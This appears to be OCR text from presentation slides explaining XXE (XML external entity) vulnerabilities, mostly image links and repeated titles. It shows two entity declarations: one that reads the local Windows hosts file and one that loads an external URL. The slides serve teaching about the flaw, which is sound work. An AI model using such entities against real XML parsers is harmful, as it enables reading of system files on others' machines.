


XXE (XML eXternal entities)





```
<!ENTITY hostsEntity
  SYSTEM  "file:///C:/Windows/System32/drivers/etc/hosts">
```

XXE (XML eXternal entities)





```
<!ENTITY pvsEntity
  SYSTEM  "https://pvs-studio.com/example.xml">
```


XXE (XML eXternal entities)




XXE (XML eXternal entities)




XXE (XML eXternal entities)



